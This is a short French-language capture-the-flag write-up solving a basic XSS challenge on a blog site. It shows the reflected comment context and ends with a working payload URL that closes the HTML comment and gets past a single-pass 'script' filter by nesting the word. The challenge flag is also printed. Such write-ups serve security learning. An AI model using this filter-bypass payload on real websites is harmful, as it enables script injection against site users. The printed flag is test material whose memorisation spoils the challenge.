
**Nom :foundhack**

Challenge :


*Ceux challenge est un challenge de type XSS niveau basique car j'ai beaucoup aimée ceux ctfs car ils nous présente beaucoup de piège*

*Etape 1*
*je lance le lien du challenge comme le nom l'indique Fancy  Blog en même temps  j'ai pensée au XSS car ça ressemble au ctfs du site PortSwigger*


Etape 2
j ai vu la partie contact je me rend directement là bas





j ai lancée mon premier attaque mais rien car le code n envoie rien
cette fonction js le nom faire rien car notre message n est pas envoyer au serveur

```
            <p>Thank you for contacting us ! The administrator will contact you.</p>
        </div>
    </div>

    <script>
        document.getElementById("contactForm").addEventListener("submit", function(event) {
            event.preventDefault();
            document.getElementById("contactForm").style.display = "none";
            document.getElementById("thankYouMessage").style.display = "block";
        });
    </script>
```

je me dis que c'est pas ça la solution  j'ai commencé pas regardez maintenant le code source de la page un à un . Je commence pas la page Home, je ne vois rien là et je continue encore suis la page Articles et bigo je vois un message dans les commentaires

```
                </div>
            </div>
        </div>
        <div class="col-md-6">
            <div class="card article-card">
                <img src=static/trie1.jpeg class="card-img-top" width="250" height="400">
                <div class="card-body">
                    <h5 class="card-title">Trip</h5>
                    <p class="card-text">A trip involves moving from one place to another for leisure, work, education or other reasons. It can involve short- or lon
                    <a href="#" class="btn btn-primary">Read more</a>
                </div>
            </div>
        </div>
        <div class="col-md-6">
            <div class="card article-card">
                <img src=static/tech1.jpeg class="card-img-top" width="250" height="400">
                <div class="card-body">
                    <h5 class="card-title">Technology</h5>
                    <p class="card-text">Technology covers the products and tools created by the application of scientific and technical knowledge with the aim of ma
                    <a href="#" class="btn btn-primary">Read more</a>
                </div>
            </div>
        </div>
        <!-- Ajoutez ici d'autres articles selon le même modèle -->
    </div>
</div>

<!-- Footer -->
<div class="fixed-bottom-container">
    <div class="fixed-bottom-content">
        <footer class="footer text-center">
            <p>All rights reserved &copy; 2024 F.A.B.C.Y</p>
```

je me dis que je dois injecter mon payload au niveau de la page je fais un premier test regarder ceux que je vois




il envoie mon payload en commentaire

```
<!-- Content -->
<div class="container">
    <h1 class="text-center">Welcome to my blog</h1>
    <p class="text-center"></p>
    <div class="text-center">
        <img src=static/blog.jpeg width="900" height="700">
        <p></p>
    </div>
</div>
<div class="content">

</div>

<!-- Page <>alert("xss")</> does not exist! -->
<div class="fixed-bottom-container">
    <div class="fixed-bottom-content">
        <footer class="footer text-center">
            <p>All rights reserved &copy; 2024 F.A.N.C.Y</p>
        </footer>
    </div>
</div>
```

je me dis que je dois fermée les commentaires

Même choses

```
    <!-- Content -->
    <div class="container">
        <h1 class="text-center">Welcome to my blog</h1>
        <p class="text-center"></p>
        <div class="text-center">
            <img src=static/blog.jpeg width="900" height="700">
            <p></p>
        </div>
    </div>
    <div class="content">

    </div>

    <!-- Page --><>alert('XSS')</> does not exist! -->
    <div class="fixed-bottom-container">
        <div class="fixed-bottom-content">
            <footer class="footer text-center">
                <p>All rights reserved &copy; 2024 F.A.N.C.Y</p>
            </footer>
        </div>
    </div>


</body>
```

Après quelle que recherche suis internet je trouve en fin la solution
je trouve le bon payload
http://qualif.hackerlab.bj:4500/?page=--%3E%3Cscriscriptpt%3Ealert(%22HLB2024%22)%3C/scriscriptpt%3E


Bigo bigo c est la fin du challenge

HLB2024{XSS_INJ3CT10N_1n_C0MM3N7_8898))69}

Ecrit par foundhack